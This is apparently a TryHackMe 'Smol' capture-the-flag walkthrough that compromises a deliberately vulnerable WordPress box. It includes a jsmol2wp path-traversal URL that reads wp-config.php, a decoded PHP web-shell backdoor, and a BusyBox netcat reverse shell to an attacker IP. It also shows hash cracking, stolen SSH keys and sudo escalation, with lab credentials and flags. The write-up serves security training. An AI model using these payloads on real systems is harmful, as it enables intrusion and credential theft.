
Introduction
In this TryHackMe Smol room, the goal is to exploit a vulnerable WordPress website by targeting outdated and backdoored plugins. It's a great exercise for beginners to learn how real-world attackers exploit WordPress weaknesses to gain access and escalate privileges.
Initial Reconnaissance
The first step was scanning the target machine to identify running services. I used nmap to perform a service version scan:
nmap -sC -sV 10.201.2.67Scan Results:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80/tcp open  http    Apache httpd 2.4.41 (Ubuntu)
So far, I discovered ssh and http (WordPress website) services running.
I added the target domain to my /etc/hosts for convenience:

echo "10.201.2.67 www.smol.thm" | sudo tee -a /etc/hostsNext, I navigated to the website in my browser. Using the Wappalyzer extension, I confirmed that the website was built with WordPress.
Exploitation Phase
I ran WPScan to enumerate installed plugins, themes, and other useful information:
wpscan --url http://www.smol.thm/Here are some interesting findings:
- XML-RPC Enabled — http://www.smol.thm/xmlrpc.php
- WordPress Version: 6.7.1 (Outdated)
- Directory Listing Enabled — Uploads: http://www.smol.thm/wp-content/uploads/
- Backdoored Plugin Detected:
jsmol2wp(Version 1.07)
That jsmol2wp plugin looked particularly interesting, so I searched online for known vulnerabilities.

I found a public PoC (Proof of Concept) that allows us to read the wp-config.php file, which contains sensitive information like database credentials.
Exploiting the Vulnerable Plugin
Using the known PoC, I modified the URL to execute the exploit:

http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.phpUpon visiting the URL, I successfully retrieved the content of the wp-config.php file, which revealed database username and password.
Accessing the WordPress Admin Panel
Armed with the database credentials I retrieved earlier, I headed to the WordPress admin login page:
http://www.smol.thm/wp-adminI successfully logged in using the following credentials:
- Username: wpuser
- Password: kbLSF2Vop#lw3rjDZ629*Z%G
Once inside the dashboard,

I noticed one page and three posts available. I decided to investigate the page titled "Webmaster Tasks!!" which seemed interesting.


The page instructed me to check the code of the "Holly Dolly" plugin. A quick search on GitHub revealed that plugin source code typically includes a file called hello.php.
Based on prior knowledge of vulnerable plugin structures, I assumed the URL pattern looked like this:
/wp-content/plugins/jsmol2wp/php/jsmol.phpAfter several failed attempts, I managed to crack the correct URL to access the hidden page:
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-content/plugins/hello.phpUpon visiting the URL, I discovered a base64-encoded string embedded in the page source.

Decoding the Encoded Value
I copied the encoded string and decoded it using:
echo "CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=" | base64 -dThe decoded content was:
if (isset($_GET["cmd"])) { system($_GET["cmd"]); }This confirmed an arbitrary command execution vulnerability via the cmd parameter.
Executing Commands Remotely

To test this, I crafted a simple URL to execute whoami:
http://www.smol.thm/wp-admin/edit.php?cmd=whoamiThe output confirmed the vulnerability displayed directly on the web page.
Exploiting LFI to Get a Reverse Shell
Next, I visited revshells.com, looked for a simple BusyBox reverse shell, and copied the following command:
busybox nc <attacker-ip> 4444 -e shI started a netcat listener on my AttackBox:
nc -lvnp 4444Then I triggered the reverse shell by visiting:
http://www.smol.thm/wp-admin/edit.php?cmd=busybox nc 10.17.30.120 4444 -e shI immediately received a shell connection:
www-data@ip-10-201-2-67:/var/www/wordpress/wp-admin$To stabilize the shell, I ran:
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
(ctrl + z)
stty raw -echo; fg
Now I had a fully interactive shell.
Exploring the System

At first glance, nothing interesting popped up. But then I remembered the database credentials from the wp-config.php. I tried logging into MySQL:
mysql -u wpuser -pEntered the password:
kbLSF2Vop#lw3rjDZ629*Z%GSuccessful login!
Next, I listed the databases:
show databases;Output:
| wordpress |
| information_schema |
| mysql |
| performance_schema |
| sys |
I switched to the wordpress database:
use wordpress;
show tables;
Among the tables, the wp_users table stood out. I ran:
select * from wp_users;This revealed several password hashes. I copied all of them into a file named wordpress_hashes.txt.
Cracking the Password Hashes

Using John the Ripper, I attempted to crack the hashes:
john --wordlist=/usr/share/wordlists/rockyou.txt wordpress_hashes.txtAfter some time, I retrieved a valid password for user diego:
- Password: sandiegocalifornia
Capturing the User Flag
I switched to the diego user:
su diegoEntered the password:
sandiegocaliforniaThen I checked the home directory and found the user.txt file:
cat /home/diego/user.txtoutput:
45edaec653ff9ee06236b7ce72b86963Post Exploitation and Privilege Escalation
After capturing the user flag, I decided to explore further to achieve root access.
Checking Users on the Machine
I first listed the users on the machine by checking /etc/passwd for interactive shells:
cat /etc/passwd | grep "sh$"Output:
root:x:0:0:root:/root:/usr/bin/bash
think:x:1000:1000:,,,:/home/think:/bin/bash
xavi:x:1001:1001::/home/xavi:/bin/bash
diego:x:1002:1002::/home/diego:/bin/bash
gege:x:1003:1003::/home/gege:/bin/bash
ssm-user:x:1004:1006::/home/ssm-user:/bin/sh
ubuntu:x:1005:1008:Ubuntu:/home/ubuntu:/bin/bash
Discovering Files of Interest
I checked /home/gege and found a file named wordpress.old.zip, but could not unzip it due to permission restrictions.
Next, I explored /home/think and found a .ssh directory containing a private key:
cat /home/think/.ssh/id_rsaI saved the private key and set the correct permissions:
chmod 600 id_rsaThen, I used the private key to SSH into the think user:
ssh think@www.smol.thm -i id_rsaAccessing Gege's Account and Extracting the Zip Password
From think@ip-10-201-2-67, I switched to gege:
su gegeInside /home/gege, the wordpress.old.zip file was present.
To extract the file, I started a Python HTTP server:
python3 -m http.server 9999On my AttackBox, I downloaded the zip file:
wget http://10.201.2.67:9999/wordpress.old.zipI used zip2john to prepare the file for cracking:
zip2john wordpress.old.zip > wp.txtThen ran John the Ripper to crack the zip password:
john wp.txt -w=/usr/share/wordlists/rockyou.txtSuccess! The cracked password was:
hero_gege@hotmail.comGetting Credentials for Another User
Inside the extracted wordpress.old folder, I checked the wp-config.php file for database credentials:
cat wordpress.old/wp-config.php | grep 'DB'
These credentials turned out to be valid for the user xavi. I switched to xavi:
su xaviPassword:
P@ssw0rdxavi@Capturing the Root flag.txt
Running sudo -l, I found that xavi can execute any command as sudo:
sudo -lThis meant full privilege escalation was possible.
I simply ran:
sudo cat /root/root.txt🎉 And captured the root flag:
bf89ea3ea01992353aef1f576214d4e4Conclusion
This Smol TryHackMe walkthrough is highly useful for anyone preparing for eJPT, OSCP, CEH, or CompTIA Security+. It offers practical, hands-on experience in WordPress exploitation, reverse shell creation, privilege escalation, and password cracking — essential skills for both exams and real-world penetration testing.
🚀 Keep practicing and sharpening your cybersecurity skills! 👉 Explore more detailed walkthroughs here: 🔗 https://github.com/Esther7171/TryHackMe-Walkthroughs